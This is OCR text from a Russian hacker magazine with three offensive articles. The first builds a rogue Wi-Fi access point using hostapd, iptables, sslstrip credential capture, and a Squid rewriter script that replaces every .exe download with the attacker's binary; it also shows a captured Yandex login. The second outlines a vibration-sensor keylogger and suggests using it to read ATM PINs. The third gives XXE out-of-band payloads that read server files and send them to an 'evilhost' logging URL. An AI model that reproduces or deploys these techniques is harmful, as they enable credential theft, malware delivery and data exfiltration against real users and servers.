


Схема сети

Стоит отметить, что в том же Pineapple используется набор патчей к hostapd под названием Karma (www.digininja.org/karma). Патчи позволяют во время работы сервера наблюдать и выводить в stdout информацию об обмене пакетами клиентов с соседними точками. При желании эти данные можно собирать и парсить, получая одновременно и представление об окружающем беспроводном мире. Изначально над концепцией работал Дино Даи Зови (Dino Dai Zovi) для проекта Madwifi, затем идею подхватил Робин Вуд (Robin Wood) из DigiNinja.org, который решил перенести эту идею в hostapd. Плюс Кармы в том, что все данные получаются в пассивном режиме, то есть без нашего вмешательства в сторонний пакетообмен.

И вот настал желанный час, запускаем последний компонент нашей системы:

```
# /usr/sbin/hostapd -dd -P /tmp/hostapd.pid ↵
  /tmp/hostapd.conf
```

И ЗДЕСЬ ПОНЮХАЕМ, И ТАМ

Наша задумка не стоила бы и выеденного яйца, если бы мы не реализовали пронюхивание ананасовой сети. Для решения задачи вполне мог бы подойти любой сниффер, например wireshark, но его в текущих реалиях уже недостаточно. Ведь большинство самых популярных сайтов давно прячутся за широкой спиной SSL, который шифрует самое вкусное — данные аккаунтов. Но это не проблема, так как на горизонте, в развевающемся плаще супермена, на помощь спешит sslstrip.

Sslstrip была придумана Мокси Марлинспайком (Moxie Marlinspike) — человеком, который не в первый раз изобрел нетривиальный путь обхода SSL-сертификатов. В ее основе лежит простая идея о том, чтобы, находясь в MITM, перенести HTTPS-соединение с пользователя на себя, обмениваясь с жертвой лишь открытым HTTP, а себе оставляя интересующие данные. То есть мы становимся посредниками между пользователем и защищенным сервером, заменяя на лету все ссылки страниц с https на http. Утилита умеет подменять даже favicon — маленькую иконку — логотип сайта на замочек, похожий на тот, который появляется в браузере при пользовании SSL.

Итак, идем за последней версией sslstrip на goo.gl/j7ejX. У нее существует всего одна зависимость — необходима библиотека python-twsted-web, инсталлим пакет:

```
# apt-get install python-twisted-web
```

Распаковываем архив и устанавливаем sslstrip, используя функционал python-distutils:

```
# python setup.py install
```

Для работы sslstrip необходимо указать порт, который она будет слушать для получения и обработки трафика. Остается лишь перенаправить HTTP-пакеты, идущие на порт 80, 81, 8000 и 8080, на произвольный другой, например 8888. Так что добавим еще одно правило к нашей таблице NAT:

```
# iptables -t nat -A PREROUTING -s 192.168.2.0/24 ↵
  -p tcp -m multiport --dport 80,81,8000,8080 ↵
  -j REDIRECT --to-port 8888
```

Теперь запускаем sslstrip, которая начнет прослушивать порт 8888 (ключ '-l') и логировать «полезный» HTTPS-трафик в файл sslstrip.log (ключ '-w'):

```
$ /usr/local/bin/sslstrip -l 8888 -w sslstrip.log
```

ЭТОТ АППЕТИТНЫЙ КАЛЬМАР

Мы достигли изначальной цели. Но этой затеей дело может не ограничиться! Если тебе хочется понаблюдать за удивленными лицами наивно-невинных пользователей, сидящих рядом, то на ум приходит масса иных шалостей, список которых ты в состоянии легко расширить самостоятельно. Например, можно создать URL rewriter для Squid, который подменял бы все ссылки с *.exe на собственный бинарник. А можно просто подставлять вместо всех картинок в HTTP-трафике изображение милой кошечки, ведь милых кошечек любят все :).

Одержимые новой идеей, устанавливаем Squid из репозитория:

```
# apt-get install squid3 squid3-common
```

Чтобы пользователям не нужно было указывать HTTP-прокси вручную, сделаем его прозрачным, другими словами, перенаправим весь проходящий через нас HTTP-трафик на прослушиваемый сквидом порт 8888. Для этого будем пользоваться тем же самым правилом, которое применялось для sslstrip, не забудь его (sslstrip) потушить:


```
# iptables -t nat -A PREROUTING -s 192.168.2.0/24 ↵
  -p tcp -m multiport --dport 80,81,8000,8080 ↵
  -j REDIRECT --to-port 8888
```

Для достижения желаемого результата в закромах сквида имеется замечательный инструмент — опция url_rewrite_program, позволяющая использовать внешнюю программу с целью анализа запросов и перенаправления на другой источник. Нам остается только воспользоваться данной возможностью, написав свой скрипт. Создадим минималистичный конфиг /etc/squid3/squid.conf:

```
# Включаем в список доступа кеш-manager
acl manager proto cache_object
# Определяем список доступа с loopback-адресами
acl localhost src 127.0.0.1/32 ::1

# Определяем список доступа для HTTP-метода
# connect и запрещаем его использование
```

Схема преобразования IP-адреса



```
dbzer0~
dbzer0@localhost:~$ tail -f sslstrip.log
2013-04-12 19:24:56,546 SECURE POST Data (passport.yandex.ru):
from=passport&retpath=http%3A%2F%2Fmail.yandex.ru%2Flite%2Finbo
x&idkey=7Ah1365774230YkfwpCUYN&display=page&login=kirmens%40yan
dex.ru&passwd=l[redacted]ss&timestamp=1365773094409
```

Sslstrip показывает что-то полезное

```
acl CONNECT method CONNECT
http_access deny CONNECT

# Добавляем обслуживаемую подсеть в список
# контроля доступа localnet
acl localnet src 192.168.2.0/24

# Разрешаем доступ группе localnet
http_access allow localnet
# Добавляем прозрачности нашему проксику
http_port 8888 transparent

# Главная часть, которая будет обрабатывать URL
url_rewrite_program /tmp/rp.py

# Стандартные разрешения и порт
http_access allow manager localhost
http_access deny manager
http_access allow localhost
http_access deny all
http_port 3128
```

Время для захватывающего момента — пора написать скрипт, который мог бы определять, а главное — исправлять целевые ссылки на свои изображения. Squid во время старта запускает несколько экземпляров программы url_rewrite_program в фоне и отдает ей запрашиваемые пользователем URL через конвейер (pipe). Программа обрабатывает входящий поток ссылок и возвращает в stdout «измененный_url + '\n'», если путь нужно изменить. В противном случае отдается просто '\n'.

Код рерайтера /tmp/rp.py, заменяющего все изображения на страницах, приведен ниже:

```
# Заменяемое изображение
IMAGE='http://example.com/files/boobs.gif'
# Или заменяемый exe
EXE='http://example.com/files/file.exe'

# Заменяем картинки на image
def replace_images(query, image):
    # Получаем URL
    if query.find(' '): url = query.split(' ')[0]
    else: return '\n'
    # Находим все ссылки с изображениями
    if re.findall('.*(\.jpg|\.jpeg|\.bmp|\.gif|\.↵
    png)$', url):
        # Возвращаем подмененную картинку
        return '%s\n' % image
    return '\n'

if __name__ == '__main__':
    while 1:
        # Чтение stdin
        query = sys.stdin.readline().strip()
        # Функция, производящая замену
        # url = replace_exe(query, EXE)
        url = replace_images(query, IMAGE)
        sys.stdout.write(url)

        # Исключение, срабатывающее при закрытии
        # pipe, которое означает, что Squid
        # завершил работу
        try:
            sys.stdout.flush()
        except IOError:
            sys.exit(0)
```

Такой же трюк можно проделать с подменой всех exe-файлов на свой, дописав функцию replace_exe():

```
...
def replace_exe(query, exe):
    # Получаем URL
    if query.find(' '): url = query.split(' ')[0]
    else: return '\n'
    # Находим все ссылки, заканчивающиеся на *.exe
    if re.findall('.*\.exe$', url):
        return '%s\n' % exe # Возвращаем наш exe
    return '\n'
...
```

и раскомментировав строку в __main__:

```
...
# Функция, производящая замену
url = replace_exe(query, EXE)
# url = replace_images(query, IMAGE)
...
```

Главный плюс такого подхода заключается в том, что ты никак не изменяешь содержание HTTP-страницы, которую видит жертва. По факту пользователю просто приходят иные файлы по тем же URL-адресам.

Нам остается только перезапустить сервис, для того чтобы грозный кальмар взялся за свою мокрую работу:

```
# service squid3 restart
```



INFO

Мониторить в реальном времени список отданных клиентам адресов можно, просматривая файл /var/lib/dhcp/dhcpd.leases.

ТОРЖЕСТВО НАХОДЧИВОСТИ


Как видишь, порой не обязательно покупать готовое устройство. Можно попытаться самостоятельно его реализовать и, главное, расширить его функционал, используя, казалось бы, невинный опыт администрирования и традиционные инструменты. Все зависит от твоих целей и умения смотреть на вещи под другим углом, ведь даже ананас в твоих руках может стать грозным оружием! :) ⌶



veronica MARS
DARTH JIMMY
Finally! Pentagon needs my talent!
CLICK! CLUCK! CLOOCK!
SEAL OF MITNICK HACKER POWER
NINJA LISTENS
CLICK! CLICK! CLOOCK!
GIRLS & PENGUINS
Titty Mag
Gro-o-o-o-oss...

У СТОЛОВ ТОЖЕ БЫВАЮТ УШИ

Универсальный мобильный шпион: подслушиваем вибрации



onsec_lab
lab@onsec.ru,
onsec.ru, @ONsec_Lab

Перехватывать пакеты неспортивно: сниффером сегодня умеет пользоваться каждый. А вот придумать новый концептуальный способ перехватывать данные, например набранные пароли, — вот задачка для настоящих джедаев. В наших головах появилась интересная идея, как по-новому можно шпионить за пользователем. Правда, воплотить ее в жизнь нам пока не удалось. Но ты нам можешь в этом помочь.

ШВЕЙЦАРСКИЙ НОЖ

Современный смартфон напичкан всевозможными датчиками и контроллерами. Все ради одной цели — стать более универсальным устройством и заменить собой как можно больше других девайсов. Зачем аудиоплеер, когда он есть в мобильном? Камера? Навигатор? Забудь: теперь все в одной коробке. И качество каждой функции в таком комбайне растет с каждым днем. Логично, что с повышением универсальности растет и количество разнообразных неочевидных применений смартфонов. Сейчас, например, уже никого не удивишь Droid Sheep, который делает ARP spoofing для Wi-Fi-сетей. Не надо больших антенн — надо просто подойти максимально близко, и сделать это с телефоном в кармане проще простого. До неприличия просто!

В этой статье мы поговорим об еще одном неочевидном применении современных мобильных — подслушивании вибраций.

ИДЕЯ

Эта идея пришла после участия в PlaidCTF. Там было задание на распознавание кнопок клавиатуры по большому аудиофайлу, в котором были записаны звуки нажатий на разные клавиши. Идея такая: звук нажатия определяет кнопку, разве не логично? Вполне! Это задание никто толком не сделал, но отважные ребята из int3pids после конкурса выпустили прекрасный разбор этой задачки (bit.ly/YGG2dU). Результаты ошеломляют: даже большие куски текста можно распознать по обычному частотнику. Причем без какого-либо обучения под конкретную клавиатуру.

Вторым источником вдохновения стал proof-of-concept «Клавиатура из бумаги для iPhone 5» (youtu.be/5ztDJbT0uHE). На основе показаний акселерометра и гироскопа Флориан Краутли (Florian Krautli) из Лондонского университета смог использовать обычный стол как клавиатуру для своего iГаджета. Правда, для этого пришлось прибегнуть к машинному обучению, но результата этот факт не умаляет.

Соединяем А с Б и получаем, что можно пытаться отснифать, какие именно кнопки нажал человек на ноутбуке или клавиатуре, когда рядом с ними находился твой телефон. Микрофон, гироскоп и акселерометр вместе будут независимыми источниками данных и уточнят показания друг друга.

МЕРЯЕМ

Недолго думая, мы собрали простой демонстрационный стенд из iPhone 4S, MacBook Air и обычного деревянного стола родом из СССР (с полировкой, кстати).

В качестве программы для сбора показаний датчиков использовался SensorLog — бесплатная программа в App Store, которая собирает показания практически всех устройств, встроенных в iPhone, и записывает результаты в CSV-файл. Затем лог можно отправить по электронной почте. Идеальная программа для наших целей, и главное — совершенно бес-



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Иллюстрация: Михаил Алексанов

C	D	E	F	G	H	I	J	K
recordtime	acceleratior	acceleratior	acceleratior	Heading	Heading	HeadingZ	RotationX	RotationY
0,05	-0,00821	0,01181	-1,01328	4,636	12,867	-56,63016	-0,007167365	-0,004892759
0,1	-0,00815	0,01474	-1,01233	4,797	12,598	-56,35013	-0,01442927	-0,001365935
0,15	-0,00912	0,013748	-1,01331	4,636	12,652	-57,19025	-0,004728709	-0,007272028
0,2	-0,01303	0,01268	-1,01335	4,475	12,706	-57,13422	-0,007183345	-9,11E-005
0,25	-0,011	0,013687	-1,02119	4,314	12,867	-57,41428	-0,01079938	-0,009725598
0,3	-0,00812	0,015717	-1,01527	4,475	11,74	-57,13419	-0,009487778	-0,007339672
0,35	-0,00919	0,010803	-1,01428	4,851	12,437	-56,63007	-0,01801149	-0,005011803
0,4	-0,01006	0,014679	-1,01729	4,744	12,545	-57,30215	-0,007088003	-0,008510131
0,45	-0,01097	0,016617	-1,01631	4,261	12,813	-57,69418	-0,009598299	-0,01211073
0,5	-0,00726	0,009857	-1,01424	3,939	12,491	-57,47015	-0,004703143	-0,007278153
0,55	-0,01016	0,009811	-1,01625	3,992	12,652	-56,96609	-0,00962493	-0,01090485
0,6	-0,01018	0,010788	-1,01331	4,207	12,867	-57,19012	-0,009598299	-0,01211073
0,65	-0,00916	0,011795	-1,01526	4,851	13,296	-57,75021	-0,0120026	-0,004941761
0,7	-0,00818	0,012772	-1,01526	4,69	13,028	-57,35818	-0,005962019	-0,0120761
0,75	-0,00916	0,011795	-1,01526	4,583	12,491	-56,91013	-0,009430519	0,001042095
0,8	-0,00917	0,010803	-1,01625	4,636	12,545	-57,30222	-0,01809591	-0,0109882
0,85	-0,00917	0,010803	-1,01625	4,583	12,92	-57,58221	-0,008377239	-0,007303453
0,9	-0,00922	0,009842	-1,0123	4,851	12,545	-57,63818	-0,01317439	-0,007362043
0,95	-0,00824	0,009842	-1,01425	5,173	12,223	-56,7421	-0,007127152	-0,007301323
1	-0,00819	0,01181	-1,01427	5,173	12,759	-56,74207	-0,01198795	-0,007344199
1,05	-0,0092	0,009827	-1,01427	4,261	13,564	-57,13409	-0,005938583	-0,009682721
1,1	-0,00917	0,011795	-1,01329	4,153	13,135	-56,57401	-0,01070564	-0,01574567
1,15	-0,01295	0,013657	-1,01828	4,583	12,92	-57,24606	-0,007187073	-0,01208463
1,2	-0,0081	0,014709	-1,01823	4,368	12,706	-57,24606	-0,01322339	-0,009748767
1,25	-0,01207	0,011734	-1,01431	4,529	12,545	-57,63809	-0,01070458	-0,01694543
1,3	-0,01108	0,011734	-1,01726	4,422	12,759	-57,30203	0,006162821	-0,002367018
1,35	-0,00914	0,011795	-1,01625	4,046	12,813	-57,35803	-0,005896771	-0,01449079

Пример логирования данных

платная. Аналогичные тулзы есть и для Android, на случай, если ты захочешь измерить чувствительность девайсов под управлением этой ОС.

Отодвигая телефон от ноута, мы пытались различить кнопки по вибрациям с одной целью: понять, улавливаются ли вообще нажатия в таком случае. Оказалось, что отлично улавливаются. Затем телефон постепенно отодвигали от ноутбука и измерения повторяли на каждые 5 см. Быстро выяснилось, что дальше 10 см уже ничего от датчиков не разобрать. Не такой уж хороший результат, но и не такой плохой. Учитывая, что у нас все равно остается микрофон.

Пораскинув мозгами, мы поставили телефон на торец и повторили эксперимент. Как и ожидалось, чувствительность выросла. Теперь мы могли различить кнопки по датчикам уже с расстояния 15 и даже 20 см! Дело в том, что нижняя поверхность iPhone 4S и пятого поколения сделаны из стекла. Стекло — материал аморфный и, следовательно, гасит вибрации. Боковины же, напротив, металлические, а металл, как известно, хорошо передает вибрации.

СЦЕНАРИИ БЕЗ ОБУЧЕНИЯ

Как бы мы хорошо ни считывали вибрации, нужно еще сопоставить им определенные клавиши — буквы и другие символы. Сделать это по частотному анализу можно, но ошибки очень велики, к тому же требуется большой объем текста. Если мы говорим про ноутбук, то набор текста будет актуален только для текущего его расположения: перемена места или поверхности смажут все данные. Также надо знать язык ввода — короче говоря, проблем много.

Без обучения легко распознать и когда именно при вводе пароля зажимался шифт (два коротких нажатия и два отщелкивая клавиш, с учетом, что шифт — большая кнопка и нажимается, соответственно, с характерной звуковой и вибрационной сигнатурой). Это сокращает время, необходимое для полного перебора пароля (в идеале, когда мы знаем, на каких местах расположены символы какого регистра) по сравнению с обычным перебором при известной длине пароля. Можно также комбинировать классический беспроводной сниффер с «нановибрационным», сопоставляя временные штампы начала, скажем, SSL-сессии по HTTPS и вводов двух последовательных слов (логин/пароль).

Все это хорошо, но не дает достаточной точности. В идеале ведь хочется получить полноценный кейлоггер с точностью хотя бы 85–90% (губа не дура, ага). А для этого нужно обучение.

СЦЕНАРИЙ С ОБУЧЕНИЕМ

Один из возможных сценариев атаки был придуман и оказался незатейлив и очень эффективен. Испытуемому (жертвой называть язык не поворачивается — мы ведь просто развлекались) на стол кладется телефон. Затем включается сниффер (это можно выполнить удаленно, например через SSH-клиент). Весельчак (атакующий, ага) отправляет испытуемому в любом мессенджере сообщение с каким-нибудь вопросом. Естественно, предполагается, что контакты у них между собой установлены, — иначе откуда доступ к рабочему столу. Так вот, в качестве обучающего множества используется ответ испытуемого, полученный весельчаком на его вопрос через службу мгновенных сообщений (другими словами, принятые с сенсоров данные сопоставляются с текстом ответа). Диалог продолжает до тех пор, пока сниффер не получит в свое распоряжение сигнатуры всех кнопок с ноутбука испытуемого. Весело? По нашему мнению, очень!

Второй сценарий с обучением основывается на параллельном перехвате нешифрованного беспроводного трафика, как классический Wi-Fi-сниффер. Сопоставляя временные штампы пакетов с отсчетами вибрационного логгера, можно обучаться, скажем, путем поиска в трафике полей textarea, заполненных пользователем. Разумеется, нешифрованных, без SSL. Зато, натренировавшись таким образом на контактиках/одноклассниках, вибросниффер будет вполне пригоден уже для перехвата настоящих логинов/паролей, недоступных для классического Wi-Fi-сниффера ввиду SSL.

ВОЗМОЖНЫЕ ПРИМЕНЕНИЯ

Этот полушуточный концепт был изложен в докладе Universal Mobile Sniffer на очередном слете Defcon Russia 27 марта в Петербурге. Ознакомиться с презентацией можно по ссылке: defcon-russia.ru/15/DCG7812-UnivarsalMobileSniffer.pdf. Идея вызвала много интересных дискуссий, в ходе одной из которых новое применение предложил Алексей Тюрин из ERPScan. Такой девайс удобно использовать для считывания пин-кода на банкоматах: никакой лже-клавиатуры, камеры или как там оно еще делается. Обучение быстро и по месту, практически исключает ложные данные. Банкомат железный и отлично передает вибрации. Надеемся, что такой вариант мошенники никогда использовать не станут, так как воровать деньги — большое преступление!

Распределение белого шума и полезных данных в потоке

ЗАКЛЮЧЕНИЕ, ИЛИ «АЛЛО, МЫ ИЩЕМ ТАЛАНТЫ»

Все это, конечно, хорошо, но далеко от самого главного — от программного решения. Мы программировать под мобильные платформы не умеем совсем. Посему бросаем клич: программисты под андроид и яблоко, отзовитесь! Давайте вместе сделаем приложение, научим его распознавать нажатия кнопок, обучаться и много чему еще. Постановка задачи есть — требуются руки. Неужели не хочется сделать что-то по-настоящему хакерское ради развлечения? Ждем отзывов в формате «умею программировать под такую-то платформу, готов помочь» по адресу lab@onsec.ru. Не ленитесь сделать что-то для Open Source, сообщество будет вам всегда благодарно.

Чтобы получить полноценный кейлоггер с точностью хотя бы 85–90%, нужно использовать обучение

В ОБХОД ОГРАНИЧЕНИЙ

Разбираем варианты проведения атаки через сущности параметров XML


Тимур Юнусов
www.ptsecurity.ru


Алексей Осипов
www.ptsecurity.ru

В последнее время код XML часто можно встретить в анализируемых веб-приложениях, и потому глубокие исследования алгоритмов работы этого языка становятся весьма популярными. Так, разработаны техники, позволяющие читать данные с файловой системы с помощью ошибок (error-based attack), посимвольно перебирать содержимое XML с помощью схем XSD (blind attack)… Сегодня твоему вниманию предлагается новая ступень развития атак на XML.

ВСЕ ДЕЛО В СУЩНОСТЯХ

В спецификации языка XML (bit.ly/cuyG1l) описано несколько типов так называемых сущностей, со многими из них мы знакомы (именно сущности используются для проведения большинства атак на XML, называемых XML eXternal Entity — XXE):

- предопределенные сущности (predefined entities);
- внутренние сущности (internal entities);
- внешние сущности (external entities);
- внутренние сущности параметров (internal parameter entities);
- внешние сущности параметров (external parameter entities).

До сих пор атаки на сущности в основном концентрировались вокруг третьего типа (если не брать в расчет DoS) — используя в качестве источника системной сущности различные файлы на файловой системе, можно было (не всегда) читать файлы с файловой системы через обратную подстановку данных в XML или через вывод ошибок. Помимо этого, можно было проводить DoS, посимвольно перебирать содержимое подставленной сущности, читать файлы через DTD (Document Type Declaration), что при включенном выводе ошибок позволяло частично отображать содержимое читаемого файла.

СУЩНОСТИ ПАРАМЕТРОВ

О таких конструкциях, как сущности параметров, большинство либо не слышало совсем, либо слышало когда-то краем уха, так что знакомы очень поверхностно. Для атак на XML они были бесполезны (хватало и обычных сущностей) либо возвращали не все данные.

Спецификация XML говорит, что ссылки на сущности параметров могут располагаться только в DTD. Определение сущностей параметров задается путем размещения символа % перед его именем. Знак процента используется также в ссылках на сущности параметров вместо амперсанда. Ссылки на сущности параметров сразу же разбираются в DTD, и подставляемое значение становится частью DTD, в то время как обычные сущности не разбираются. Сущности параметров не распознаются в теле документа. Иными словами, сущности параметров:

1. Разбираются на лету на этапе создания DTD.
2. Позволяют создавать другие сущности и сущности параметров (что следует из первого).

Примером документа, использующего сущности параметров, может быть такой:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % param1 "<!ENTITY internal ↵
  'some_text'>">
  %param1;
]>
<root>&internal;</root>
```

Сущность параметра param1 содержит определение внутренней сущности internal, которая, в свою очередь, подставляется в тег root и выводится пользователю.

ВАЛИДНОСТЬ И WELL-FORMEDNESS

Предположим, что у тебя есть проверяющий (validating) парсер и у него включена поддержка внешних сущностей (пока еще не столь редкое сочетание). Согласно спецификации языка XML, при проверке документа должны соблюдаться определенные ограничения (constraints). Подробнее об особенностях валидации и ограничениях в парсерах можно прочитать в статье Андрея Петухова (журнал «Хакер» за май 2012 года). Например, для атрибутов тегов они звучат так:

- Well-formedness constraint: Unique Att Spec;
- Validity constraint: Attribute Value Type;
- Well-formedness constraint: No External Entity References;
- Well-formedness constraint: No < in Attribute Values.

С первыми двумя все очевидно — определение атрибута должно быть уникальным и значение атрибута должно удовлетворять объявленному типу. Эти ошибки нам почти не мешают, а иногда даже помогают (те самые error-based XXE injections).

Рассмотрим подробнее третье требование: атрибуты не должны прямо или косвенно содержать ссылки на внешние сущности. Действительно, следующие три документа не пройдут проверку корректности:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY external SYSTEM "file:///c:/boot.ini">
]>
<root attrib="&external;" />

Error: External entity 'external' reference cannot
appear in the attribute value.`
```

И даже с помощью сущности параметра ничего не получается:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % param1 "<!ENTITY external SYSTEM ↵
  'file:///c:/boot.ini'>">
  %param1;
]>
<root attrib="&external;" />

Error: The external entity reference "&external;"
is not permitted in an attribute value.
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % param1 SYSTEM "file:///c:/boot.ini">
  <!ENTITY external "%param1;">
]>
<root attrib="&external;" />

Error: A parameter entity reference is not allowed
in internal markup.`
```



XXE OOB — как это работает

	MS System.XML	Java Xerces	libxml (PHP)
External entity в значении атрибута	+	Переносы строк преобразуются в пробелы	+
Чтение нескольких строк (OOB)	+	-	+
Чтение файлов большого размера (OOB)	+	+	Опция часто включена
Листинг директорий	-	+	-
Проверка схемы расположения	-	+	-

Последний пример особенно интересен. Он нарушает еще одно ограничение спецификации: Well-formedness constraint: PEs in Internal Subset. Мы не можем подставлять сущности параметров в определение внутренней DTD. Но там же и написано про обход этого: This does not apply to references that occur in external parameter entities or to the external subset. Просто обратимся к внешнему документу, в котором и объявляются необходимые нам сущности параметров, далее их можно вызвать в исходном документе.

Так что произойдет, если часть DTD будет определена во внешнем файле? По спецификации — поведение, связанное с ограничением подстановки внешних сущностей в атрибуты, не должно измениться, все данные будут проверены на действительность и корректность, подставлены и обработаны в дальнейшем. Но у некоторых парсеров, включая libxml (PHP/Python/Ruby), Xerces2 (Java), System.XML (.NET), похоже, несколько иное мнение.

Создадим на нашем сайте страницу следующего содержания (заметь, никаких доктайпов):

```
<!ENTITY % payload SYSTEM "file:///c:/boot.ini">
<!ENTITY % param1 "<!ENTITY internal ↵
'%payload;'>">
```

Подставить сущность параметра во внутреннюю сущность нельзя. Во всяком случае, парсеры в Java и MS очень недовольны такими попытками.

А вот и исходный документ:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM ↵
  "http://evilhost/evil.xml">
  %remote;
  %param1;
]>
<root attrib="&internal;" />
```

Алгоритм разбора документа такой:

1. Просматривается содержимое DTD.
2. Обнаруживается определение и вызов системной сущности параметра remote.
3. При вызове remote происходит разбор http://evilhost/evil.xml. В этом файле определена системная сущность параметра payload, которую мы собираемся прочитать, и сущность параметра param1, которая должна будет создать внутреннюю сущность internal.
4. Тут стоит заметить, что обращения к файлу file:///c:/boot.ini еще нет и мы только сделали заготовку для нашей инъекции.
5. Так как документ http://evilhost/evil.xml корректен, он подставляется в исходный документ на место вызова remote.
6. Вызываем сущность параметра param1 и получаем в свое распоряжение сущность internal, и неожиданно она не является системной!

Какой с этого профит?

- Если есть вывод атрибута — теперь он доступен.
- Если есть доступ к XSD-схеме — возможен вывод в ошибке.

ERROR-BASED ВЫВОД

Теперь немного подробнее про вывод через ошибку в XSD-схеме. Принцип в целом похож на тот, который используется при валидации DTD-схем. Если вкратце — у нас есть исходный XML-документ и есть описание всех его полей. Если документ не соответствует своему описанию, парсер выведет ошибку.

```
<xs:restriction base="xs:string">
<xs:pattern value="&internal;" />
</xs:restriction>`
```

Libxml также отображает до 1300 байт содержимого файла в тексте ошибок, вызываемых следующими конструкциями:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM ↵
  "http://evilhost/evil.xml">
  %remote;
]>
<root />
```

Содержимое Evil.xml:

```
<!ENTITY % t4 SYSTEM "file:///c:/boot.ini">
```

Здесь необходимо подставить один из пяти предложенных ниже векторов:

1. %t4;
2. <!NOTATION a%t4; SYSTEM 'lala'>
3. <!ENTITY %t4; CDATA>
4. <!ENTITY % t6 "<!ENTITY :%t4;>"> %t6;
5. <!ENTITY % t6 "<!NOTATION :%t4;>"> %t6;

Скажем, PHP выводит их в рамках предупреждений (Warning), то есть при error_reporting>=E_WARNING мы получим профит!

XXE DATA RETRIEVAL

Теперь подходим к самому сладкому. Зачем нам вообще XML-инъекция? Чтобы получить некие данные. С помощью сущностей параметров мы можем обращаться к внешним ресурсам, передавая в них «полезную нагрузку» — содержимое файлов с сервера, на котором находится парсер, через системные сущности с помощью методики, описанной в предыдущем пункте (это позволяет атаковать парсеры, на которых отключен любой вывод данных!):

1. Подаем на вход парсеру XML следующий документ:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM ↵
  "http://evilhost/evil.xml">
  %remote;
  %param1;
]>
<root>&external;</root>
```



Читаем локальные файлы

> *Что произойдет, если часть DTD будет определена во внешнем файле? По спецификации — поведение не изменится. Но у некоторых парсеров на это счет свое мнение*

2. При обработке данного DTD парсер при вызове сущности параметра remote обратится к нашему ресурсу и, если он будет доступен (что, конечно, не всегда так), подгрузит из него следующее содержимое:

```
<!ENTITY % payload SYSTEM "file:///c:/boot.ini">
<!ENTITY % param1 "<!ENTITY external SYSTEM ↵
'http://evilhost/log.php?log=%payload;'>">
```

Далее парсер определит сущность параметра param1, вызовет ее в основном документе сразу после вызова remote. В param1 находится определение external, к которой мы и обращаемся в теле XML-документа. Данная конструкция позволяет прочитать содержимое файла boot.ini, подставить его значение в системную сущность, обойти ограничения на определение сущностей параметров в других сущностях и при вызове external передать на контролируемый нами сервер содержимое файла.

Иногда бывает, что простые сущности не работают в парсере, тогда на помощь приходит такая конструкция (в которой используются только сущности параметров):

1. Подаем на вход парсеру XML следующий документ:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM ↵
  "http://evilhost/evil_2.xml">
  %remote;
]>
<root/>
```

2. Содержимое ext_2.xml:

```
<!ENTITY % payload SYSTEM "file:///c:/boot.ini">
<!ENTITY % param1 '<!ENTITY &#37; external ↵
SYSTEM "http://evilhost/log.php?↵
log=%payload;" >' >
%param1;
%external;
```

Отличие данной методики от предыдущей заключается в том, что атака происходит только на этапе объявления DTD.

XSLT + XPATH OUT-OF-BAND ТЕХНИКА

Сущности-параметры не единственный способ создания сущностей параметров с помощью XML. XSLT и главным образом XPath имеют свой набор функций для обращения к сторонним ресурсам. И что особенно важно — имеют возможность изменять эти данные. Предположим, у нас есть возможность влиять только на XPath, тогда мы можем провести ту же операцию, что и с помощью сущностей-параметров. Получаем данные с удаленного сервера, производим конкатенацию с нашим доменом и обращаемся к полученному URI.

А теперь подробнее и на примере. Предположим, у нас есть документ следующего вида:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>

 <configSections>
  <section name="SAMPLE" type="System.↵
